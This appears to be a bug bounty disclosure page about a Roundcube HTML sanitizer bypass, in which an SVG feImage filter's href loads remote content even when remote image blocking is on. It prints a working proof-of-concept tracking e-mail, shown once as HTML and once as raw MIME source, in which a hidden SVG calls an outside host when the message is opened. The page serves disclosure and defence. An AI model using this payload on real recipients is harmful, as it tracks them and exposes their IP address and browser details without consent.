SVG filter primitives bypass remote image blocking, enabling email tracking without consent.
Roundcube's HTML sanitizer blocks external resources in image-related tags when remote images are disabled, but the SVG feImage filter primitive's href attribute is not treated as an image source and passes through as a normal link. An attacker could embed an invisible SVG filter in an HTML e-mail so that a remote request fires when the message is opened, even with remote image blocking enabled.
 Originally disclosed on HackerOne
- Disclosed after 3 months
Summary:
When allow_remote is set to false, Roundcube's HTML sanitizer https://github.com/roundcube/roundcubemail/blob/5162a0d9d7b05728500375611a2fb4fc55844c7c/program/lib/Roundcube/rcube_washtml.php blocks external resources in <img>, <image>, and <use> tags by checking their src/href attributes through is_image_attribute().
However, the <feImage> SVG filter primitive is allowlisted as an element but its href attribute is not recognized as an image source. Instead, it passes through wash_link() which permits external HTTP/HTTPS URLs.
Steps To Reproduce:
Step 1: Send an HTML e-mail with embedded SVG
<!DOCTYPE html>
<html>
<head><title>Important Document</title></head>
<body>
<h1>Important Information</h1>
<p>Dear valued customer,</p>
<p>Please review the attached information carefully.</p>

<svg width="1" height="1" style="position:absolute;left:-9999px;">
  <defs>
    <filter id="t">
      <feImage href="https://httpbin.org/image/[email protected]" width="1" height="1"/>
    </filter>
  </defs>
  <rect filter="url(#t)" width="1" height="1"/>
</svg>

<p>Best regards,<br>Totally Legitimate Company</p>

</body>
</html>
Step 2: See HTTP request made to https://httpbin.org/image/[email protected] when the e-mail is opened
Supporting Material/References:

Show Source
Return-Path: <[email protected]>
Received: from xxx
Content-Type: multipart/alternative; boundary="===============5782437078710662677=="
MIME-Version: 1.0
Subject: Important: Please Review This Document
From: [email protected]
To: [email protected]

--===============5782437078710662677==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Please enable HTML to view this message.
--===============5782437078710662677==
Content-Type: text/html; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

<!DOCTYPE html>
<html>
<head><title>Important Document</title></head>
<body>
<h1>Important Information</h1>
<p>Dear valued customer,</p>
<p>Please review the attached information carefully.</p>

<svg width="1" height="1" style="position:absolute;left:-9999px;">
  <defs>
    <filter id="t">
      <feImage href="https://httpbin.org/image/[email protected]" width="1" height="1"/>
    </filter>
  </defs>
  <rect filter="url(#t)" width="1" height="1"/>
</svg>

<p>Best regards,<br>Totally Legitimate Company</p>

</body>
</html>

--===============5782437078710662677==--
Impact
Attackers can embed invisible tracking pixels in emails that load even when "Block remote images" is enabled, allowing:
- Email open tracking / read receipts without consent
- IP address disclosure (Geolocation inference)
- User agent fingerprinting
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the sanitizer's image-source check only covers a fixed list of tags and attributes, so the href on the allowlisted feImage SVG filter element is handled as an ordinary link and external URLs are permitted.
Impact
Attackers could track e-mail opens without consent and learn the recipient's IP address and user agent, even when remote image blocking is enabled.
What the attacker needed
Victim opens the e-mail in Roundcube; HTML e-mail rendering enabled; remote image blocking enabled
How it was found
- Send an HTML e-mail containing an embedded SVG with a filter that references an external URL.
- Open the e-mail in Roundcube with remote images blocked and observe the HTTP request to the external URL.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
E-mail clients often block pictures from the internet so senders cannot tell when you opened a message. Roundcube tried to do this by checking image tags, but it forgot that SVG graphics have a special filter feature that can also load a remote file. Because that feature was not checked, a hidden graphic could still contact the sender's server and reveal that the e-mail was opened.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




